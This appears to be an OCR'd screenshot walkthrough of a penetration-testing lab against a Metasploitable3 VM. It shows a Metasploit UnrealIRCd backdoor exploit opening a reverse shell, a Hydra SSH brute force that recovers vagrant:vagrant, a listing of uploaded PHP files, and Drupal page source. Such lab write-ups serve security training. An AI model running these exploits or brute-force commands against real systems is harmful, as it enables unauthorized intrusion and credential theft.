




Shell No. 1
Thunar
05:24 PM
Shell No. 1
File Actions Edit View Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 172.20.10.6:4444
[*] 172.20.10.4:6697 - Connected to 172.20.10.4:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 172.20.10.4:6697 - Sending backdoor command ...
[*] Command shell session 6 opened (172.20.10.6:4444 → 172.20.10.4:38963) at 2021-05-19 17:23:56 -0400
whoami
boba_fett
ls -la /home
total 72
drwxr-xr-x 18 root root 4096 Oct 29 2020 .
drwxr-xr-x 23 root root 4096 Oct 29 2020 ..
drwxr-xr-x 3 anakin_skywalker users 4096 Oct 29 2020 anakin_skywalker
drwxr-xr-x 3 artoo_detoo users 4096 Oct 29 2020 artoo_detoo
drwxr-xr-x 2 ben_kenobi users 4096 Oct 29 2020 ben_kenobi
drwxr-xr-x 2 boba_fett users 4096 Oct 29 2020 boba_fett
drwxr-xr-x 2 c_three_pio users 4096 Oct 29 2020 c_three_pio
drwxr-xr-x 2 chewbacca users 4096 Oct 29 2020 chewbacca
drwxr-xr-x 2 darth_vader users 4096 Oct 29 2020 darth_vader
drwxr-xr-x 2 greedo users 4096 Oct 29 2020 greedo
drwxr-xr-x 2 han_solo users 4096 Oct 29 2020 han_solo
drwxr-xr-x 2 jabba_hutt users 4096 Oct 29 2020 jabba_hutt
drwxr-xr-x 2 jarjar_binks users 4096 Oct 29 2020 jarjar_binks
drwxr-xr-x 4 kylo_ren users 4096 Oct 29 2020 kylo_ren
drwxr-xr-x 2 lando_calrissian users 4096 Oct 29 2020 lando_calrissian
drwxr-xr-x 2 leia_organa users 4096 Oct 29 2020 leia_organa
drwxr-xr-x 2 luke_skywalker users 4096 Oct 29 2020 luke_skywalker
drwxr-xr-x 7 vagrant vagrant 4096 Apr 11 21:40 vagrant
^C
Abort session 6? [y/N] y
[*] 172.20.10.4 - Command shell session 6 closed. Reason: User exit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >


HYDRA


The Trembling Uterus: ...
qterminal
Thunar
05:58 PM
kali@kali: ~/Desktop/msf3_linux_hacking/(5) hydra(bruteforce_ssh)
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/msf3_linux_hacking/(5) hydra(bruteforce_ssh)]
$ hydra -L default_creds.txt -P default_creds.txt -t 20 172.20.10.4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-19 17:49:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 3136 login tries (l:56/p:56), ~157 tries per task
[DATA] attacking ssh://172.20.10.4:22/
[STATUS] 542.00 tries/min, 542 tries in 00:01h, 2602 to do in 00:05h, 20 active
[STATUS] 554.33 tries/min, 1663 tries in 00:03h, 1483 to do in 00:03h, 20 active
[22][ssh] host: 172.20.10.4 login: vagrant password: vagrant
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-19 17:55:09
(kali㉿kali)-[~/Desktop/msf3_linux_hacking/(5) hydra(bruteforce_ssh)]
$
255 ×

DRUPAL


Index of / - Mozilla Firefox
Shell No. 1
Thunar
06:12 PM
Index of / - Mozilla Firefox
The Trembling Uterus: M
Index of /
172.20.10.4
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Index of /
Name
Last modified
Size
Description
BlT6V.php 2021-05-19 20:22 78
Fj5RsV.php 2021-05-19 19:53 77
chat/ 2020-10-29 19:37 -
drupal/ 2011-07-27 20:17 -
gX4XE.php 2021-05-18 11:55 78
oIMsg8.php 2021-05-18 12:08 79
payroll_app.php 2020-10-29 19:37 1.7K
phpmyadmin/ 2013-04-08 12:06 -
test/ 2021-05-17 21:05 -
Apache/2.4.7 (Ubuntu) Server at 172.20.10.4 Port 80



http://172.20.10.4/drupa...
Shell No. 1
Thunar
06:13 PM
http://172.20.10.4/drupal/ - Mozilla Firefox
The Trembling Uterus: M
Metasploitable3
http://172.20.10.4/drupal/
view-source:http://172.20.10.4/drupal/
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
"http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RDFa 1.0" dir="ltr"
xmlns:content="http://purl.org/rss/1.0/modules/content/"
xmlns:dc="http://purl.org/dc/terms/"
xmlns:foaf="http://xmlns.com/foaf/0.1/"
xmlns:og="http://ogp.me/ns#"
xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
xmlns:sioc="http://rdfs.org/sioc/ns#"
xmlns:sioct="http://rdfs.org/sioc/types#"
xmlns:skos="http://www.w3.org/2004/02/skos/core#"
xmlns:xsd="http://www.w3.org/2001/XMLSchema#">
<head profile="http://www.w3.org/1999/xhtml/vocab">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link rel="shortcut icon" href="http://172.20.10.4/drupal/misc/favicon.ico" type="image/vnd.microsoft.icon" />
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
<link rel="alternate" type="application/rss+xml" title="Metasploitable3 RSS" href="http://172.20.10.4/drupal/?q=rss.xml" />
<title>Metasploitable3</title>
<style type="text/css" media="all">@import url("http://172.20.10.4/drupal/modules/system/system.base.css?or3865");
@import url("http://172.20.10.4/drupal/modules/system/system.menus.css?or3865");
@import url("http://172.20.10.4/drupal/modules/system/system.messages.css?or3865");
@import url("http://172.20.10.4/drupal/modules/system/system.theme.css?or3865");</style>
<style type="text/css" media="all">@import url("http://172.20.10.4/drupal/modules/comment/comment.css?or3865");
@import url("http://172.20.10.4/drupal/modules/field/theme/field.css?or3865");
@import url("http://172.20.10.4/drupal/modules/node/node.css?or3865");
@import url("http://172.20.10.4/drupal/modules/search/search.css?or3865");
@import url("http://172.20.10.4/drupal/modules/user/user.css?or3865");</style>
<style type="text/css" media="all">@import url("http://172.20.10.4/drupal/themes/bartik/css/layout.css?or3865");
@import url("http://172.20.10.4/drupal/themes/bartik/css/style.css?or3865");
@import url("http://172.20.10.4/drupal/themes/bartik/css/colors.css?or3865");</style>
<style type="text/css" media="print">@import url("http://172.20.10.4/drupal/themes/bartik/css/print.css?or3865");</style>
<!--[if lte IE 7]>
<link type="text/css" rel="stylesheet" href="http://172.20.10.4/drupal/themes/bartik/css/ie.css?or3865" media="all" />
<![endif]-->
<!--[if IE 6]>
<link type="text/css" rel="stylesheet" href="http://172.20.10.4/drupal/themes/bartik/css/ie6.css?or3865" media="all" />
<![endif]-->
<script type="text/javascript" src="http://172.20.10.4/drupal/misc/jquery.js?v=1.4.4"></script>
<script type="text/javascript" src="http://172.20.10.4/drupal/misc/jquery.once.js?v=1.2"></script>
<script type="text/javascript" src="http://172.20.10.4/drupal/misc/drupal.js?or3865"></script>
<script type="text/javascript">
<!--//--><![CDATA[//><!--
jQuery.extend(Drupal.settings, {"basePath":"\/drupal\/","pathPrefix":"","ajaxPageState":{"theme":"bartik","theme_token":"DLu70YZMJ1j34WZPDdu6b39FJIy2bB8QX0rZ72K7zaU","js":{"misc\/jquery.js":1,"misc\/jquery.once.js":1,"misc\/drupal.js":1},"css":{"modules\/sy
//--><!]]>

